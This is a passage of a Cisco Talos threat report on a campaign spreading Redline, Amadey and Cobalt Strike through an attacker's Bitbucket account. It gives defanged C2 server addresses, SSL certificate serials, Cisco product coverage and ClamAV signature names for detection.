
Attacker-controlled bitbucket repository.

Talos also discovered in VirusTotal that the attacker operated the Bitbucket account "clouchfair," using the account to host two other information stealer executables, Redline and Amadey, along with a malicious DOTM template and Cobalt Strike DLL.

Command and control

Talos discovered the C2 server operated in this campaign with the IP address 185[.]225[.]73[.]238 running on Ubuntu Linux version 18.04, located in the Netherlands and is a part of the Alibaba cloud infrastructure.

Shodan search results showed us that the C2 server contained two self-signed SSL certificates with the serial numbers 6532815796879806872 and 1657766544761773100, which are valid from July 14, 2022 - July 14, 2023.



SSL certificate associated with the C2 servers.

Pivoting on the SSL certificates disclosed another Cobalt Strike C2 server with the IP address 43[.]154[.]175[.]230 running on Ubuntu Linux version 18.04 located in Hong Kong, which is also part of Alibaba cloud infrastructure and more likely is operated by the same actor of this campaign.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.
Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.
Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.
Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense

Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.
Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.
Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.
Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.
Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.
Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.
Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort Rule 60600 is available for this threat.

The following ClamAV signatures have been released to detect this threat:
Win.Packed.Generic-9956955-0
Win.Malware.CobaltStrike-9968593-1
Win.Dropper.AgentTesla-9969002-0
Win.Dropper.Swisyn-9969191-0
Win.Trojan.Swisyn-9969193-0
Win.Malware.RedlineStealer-9970633-0

IOC

The IOC list is available in Talos' Github repo here.